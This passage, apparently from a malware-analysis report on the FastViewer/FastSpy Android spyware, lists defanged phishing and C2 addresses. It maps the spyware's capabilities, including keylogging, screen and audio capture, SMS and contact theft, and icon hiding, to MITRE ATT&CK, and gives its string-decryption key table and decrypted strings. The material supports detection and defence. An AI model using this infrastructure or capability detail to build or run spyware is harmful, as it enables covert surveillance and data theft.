- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/facebook.html
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/report_token/report_token.php?token=[Token]
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/naver.html
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/daum.html
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/facebook.html

FastViewer/FastSpy

- 23.106.122[.]16
- hxxp[:]//23.106.122.16/dash/index[.]php
- hxxp[:]//23.106.122.16/dash/patch[.]php

Appendix B. Mobile MITRE ATT&CK

- Mobile MITRE ATT&CK:

Tactic	TID	Technique	Description
Persistence	T1624	Event Triggered Execution	Connect a deeplink in C2 Server through Firebase Messaging
	T1624.001	Event Triggered Execution: Broadcast Receivers	Perform malicious actions by creating broadcast receivers - When received reboot event, execute malicious activity
	T1541	Foreground Persistence	Execute malicious activity using startForeground() and startForegroundService() functions
Defense Evasion	T1628.001	Hide Artifacts: Suppress Application Icon	Hide the launcher icon when installed APK
	T1630.001	Indicator Removal on Host: Uninstall Malicious Application	Delete the application when receive a command from a C&C server
	T1630.002	Indicator Removal on Host: File Deletion	Delete files when receive commands from a C&C server
Credential Access	T1417.001	Input Capture: Keylogging	Define AccessibilityService for keylogging and request permission to user
	T1635	Steal Application Access Token	Send a device token to a C2 Server for FCM Communication
Discovery	T1420	File and Directory Discovery	Explore files and directories on the infected device
	T1430	Location Tracking	Tracking location by stealing GPS signal
	T1418	Software Discovery	Steal installed package list on the device
Collection	T1429	Audio Capture	Record audio regardless of user's intention
	T1513	Screen Capture	Steal live screen from the infected device
	T1512	Video Capture	Record video regardless of user's intention
	T1616	Call Control	Make a call when receive a command from a C&C server
	T1414	Clipboard Data	Steal clipboard data from the infected device
	T1636.002	Protected User Data: Call Log	Get call list from the infected device
	T1636.003	Protected User Data: Contact List	Gather contact list from the infected device
	T1636.004	Protected User Data: SMS Messages	Collect text messages from the infected device
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	Steal information or receive data through HTTP Protocol
Exfiltration	T1646	Exfiltration Over C2 Channel	Steal data to a C&C server through TCP/UDP Protocol
Impact	T1582	SMS Control	Delete SMS list remotely

Appendix C. Decryption key & Decrypted strings (FastViewer, FastSpy)

Decryption key table

Index	Key1	Key2	Index	Key1	Key2
1	A	B	**28**	J	&
2	A	C	**29**	J	*
3	A	D	**30**	J	(
4	B	E	**31**	K	B
5	B	F	**32**	K	C
6	B	G	**33**	K	D
7	C	!	**34**	L	E
8	C	@	**35**	L	F
9	C	#	**36**	L	G
10	D	$	**37**	M	!
11	D	%	**38**	M	@
12	D	^	**39**	M	#
13	E	&	**40**	N	$
14	E	*	**41**	N	%
15	E	(	**42**	N	^
16	F	B	**43**	O	&
17	F	C	**44**	O	*
18	F	D	**45**	O	(
19	G	E	**46**	P	!
20	G	F	**47**	P	@
21	G	G	**48**	P	#
22	H	!	**49**	Q	$
23	H	@	**50**	Q	%
24	H	#	**51**	Q	^
25	I	$	**52**	R	&
26	I	%	**53**	R	*
27	I	^	**54**	R	(

Decrypted strings

index	Encrypted String	Decrypted String
19	h	/
37	\u0019/m0?/9%.4m4%%m0(!.%m/+`9((`:/?,)lm/=%#`9((3(`=%?-$3>)\".>am\u0019\"5m!#$m\tm4\"'(4%%?`>!;%m4%%m7\"2!$l	To protect the peace of the world, open these permissions! You and I together save the world!
38	n \u000e)Gmk\u0005\u0019 NwP>\n\u001ep\u001e	Mm-dd HH:mm:ss)SSS
40	F/K-@\"d\"D<Hn@<W!Wn\u001fn	cancelAlarm error :
41	<+ ~(?'2+:b~+~t	run failed, e :
42	\u0014\r\u0012\u0006?G;E'y+C7\u0006*H;C=	[+] patch_dex enter
43	c\u0002o\u0006	IMEI
44	K EaM7l\"X#MaZ*[ac*Q\u0003G(O*Z3X=G,M<[3K EaM7l\"X#MaZ*[ai,K\n^*F;[3[*F+d K${,Z*M!a!N	com.example.res.KeyLogger|process|com.example.res.AccEvents|sendLockScreenInfo
45	%O1C<DpU?\u00013@#UpN2K5B$	unable to cast object
47	G5[\u0000B$Kp	dexPath
48	\u001b?E<Al	?name=
49	!@#H8V\"L>Kl	permission=
50	0=2;\"-8<828*(	accessibility
51	%O4O\rU>C7V\rV=J;E+	wifi_sleep_policy